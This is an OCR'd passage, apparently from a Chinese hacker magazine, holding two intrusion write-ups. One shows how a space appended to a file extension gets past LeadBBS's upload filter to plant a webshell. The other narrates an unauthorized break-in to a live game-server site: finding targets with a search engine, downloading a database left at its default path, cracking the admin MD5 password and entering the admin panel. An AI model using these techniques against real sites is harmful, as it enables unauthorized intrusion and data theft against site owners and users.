FobType = Array("htw","ida","asp","asa","idq","cer","cdx","htr","idc","shtm","shtml","stm","printer","asax","ascx","ashx","asmx","aspx","axd",
```

```
"vsdisco","rem","soap","config","cs",
"csproj","vb","vbproj","webinfo","licx",
"resx","resources")
        For N = 0 to Ubound(FobType)
  If inStr(Form_DEF_UploadFileType,"
" & FobType(N) & ",") Then

GBL_CHK_TempStr = "为了安全，上传类型
不能使用扩展名" & FobType(N) & "!
<br>" & VbCrLf
        Exit Function
                End If
```

这里根本没有考虑到加了空格，所以加空格后就被leadbbs当作另一种格式的文件而通过了，因为代码里禁止上传的扩展名使没有空格的。

允许asp文件上传并不表示万事大吉，还是不能上传webshell！leadbbs的上传控制的同样严格，就算上传参数允许了，但上传时还是不允许的，怎么办？不怕，我们照搬上面的方法，不使用NC，我们利用leadbbs的上传程序。在上传的地方先选择好要上传的文件，接下来最关键，在路径后面加个空格，如图3。然后再点上传。OK，我们的webshell就近在眼前！

四、总结

leadbss其实是很照顾我们的，为什么呢？因为整个入侵下来我几乎没用什么工具。真是简单，方便，快捷啊！




图 3

leadbbs总体来说安全性还是不错的，起码漏洞还不是很多，而且上传webshell需要后台权限，这样难度就加大了。

菜鸟也来入侵传奇私服网站



旭方/xufang0219

关于入侵网站的方法有很多，比如先使用扫描工具对一个服务器狂扫，运气好的话会扫描到缓冲区溢出漏洞，然后利用大虾们早已写好的漏洞利用程序进行溢出，成功的话多半会得到对方的系统权限，然后就是上传后门，开3389终端服务……另外就是利用目前非常流行的脚本注入攻击方法，网上有很多的注入工具，对于那些存在注入漏洞的页面一会儿就可以猜解出管理员的密码了。许多程序员对自己写的程序要么过滤得不严密，要么就是根本没有过滤，随便到网上下载一个ASP的源程序就能发现存在很多注入和跨站攻击漏洞。由于ASP的编程门槛比较低，很容易入门，许多ASP程序员多半是在校的学生，经验不足，写出的程序自然也就难免漏洞百出了。然后那些不懂的站长就直接把这些程序下载下来使用，连改都不改，于是也就造成了自己的站点很容易被入侵。

好了，不多说了，还是来看看我这个大菜鸟的一次入侵吧！

那天下午学校没课，寝室的哥们儿都建议去上网，我可是个超级网虫，当然是一定去了！网吧里很热闹，不过以玩Wow和CS的居多，我找了台机器坐下，QQ上的好友少的可怜！隐身后，我正式开始了入侵之旅，放首李纹的"好心情"，心情最重要嘛！

打开源码之家的主页http://www.mycodes.net/，在里面逛了一会儿发现了一个传奇私服的全站系统，名为"心语星空传奇站"。再一看大小，才2.42M，很轻盈的身材。于是下载下来准备在本地研究。网吧电脑使用的是WindowsXp Pro系统，而且网管居然还把IIS给装上了，哈哈，真是要谢谢网管了！于是在本机新建了一个虚拟目录，把刚才的源码放进去，打开浏览器，输入http://127.0.0.1/xycq，进来了，网站美工做的还可以（图1）。浏览了一会儿主页后决定看看对方的数据库安全做得怎么样。

这套程序的数据库默认是保存在程序的Database目录下的，进去后看到了一个BT的场面，数据库的名称不再是白痴的database.mdb和data.mdb了，而被命名为adsfkldfogowerjnokfdslwejhdfsjhk.mdb和useryyewuhjdjhgutwehdskjwewyt.mdb（图2）。这种BT的名称，估计猜一万年也猜不出来。看来这个系统的开发人员也了解数据库名称被猜解后下载的可怕性，于是就改成了这样BT的名称。我看了一下数据库里面的内容，发现后台管理员的帐号和密码被保存在adsfkldfogowerjnokfdslwejhdfsjhk.mdb中的admin表中（图3）。密码还是经过md5加密的，看来这个系统的开发者有点安全意识！这样BT名称的数据库如果被改了默认路径的话，要想成功下载它还真有点儿困难，不过，好在网上肯定还有采用这样默认设置的网站！




图 1




图 2

我们叫Baidu帮我们找找看，在地址栏敲入www.baidu.com，问题是怎样才能快速地找到采用了这套系统的网站呢？前几天看过一位仁兄的漏洞利用动画，他采用的是搜索网站的版权来快速找到有漏洞的网站的，好！我们也采用这种方法！在Baidu中输入"心语传奇"，有个小技巧，在输入名称的时候加上双引号可以使结果更加精确。回车，哈哈！有这么多结果！我看了一会儿锁定了一个目标（图4）。进入该网站，网站还是刚刚建

成的，里面的信息更新的非常少。我心想，这样的站点一定存在问题，可问题在哪呢？一步一步试。先试试它的数据库是不是默认的路径和名称，把刚才得到的那个包含管理员密码的BT数据库名称复制出来，在地址栏输入http://xx.xxx.xx.xx/database/adsfkldfogowerjnokfdslwejhdfsjhk.mdb后回车，我差点乐晕过去，居然出来了一个下载对话框（图5），看来站长没把数据库改名而且路径也没有更改，这可是最大的安全隐患哟！




图 3




图 4




图 5

于是把他的数据库下载下来，看到了他的管理员帐号和密码(图6)，但密码是经md5加密过的，接下来我们就可使用md5crack之类的工具来尝试破解这个密码了。

很幸运的是这个密码只有六位，而且是纯数字159753，我们的运气还算不错，否则如果对方的密码很强壮的话，我们就只能想别的入侵途径了。

使用得到的密码进入后台，该系统默认的管理员后台登录页面为根目录下的admin_index.asp，输入得到的密码，成功进入了管理员后台页面（图7）。看见了吗？他的服务器支持FSO哦！既然支持FSO我想接下来怎么办大家都应该知道了吧！看看以前的杂志，发挥自己的想象，呵呵！




图 6

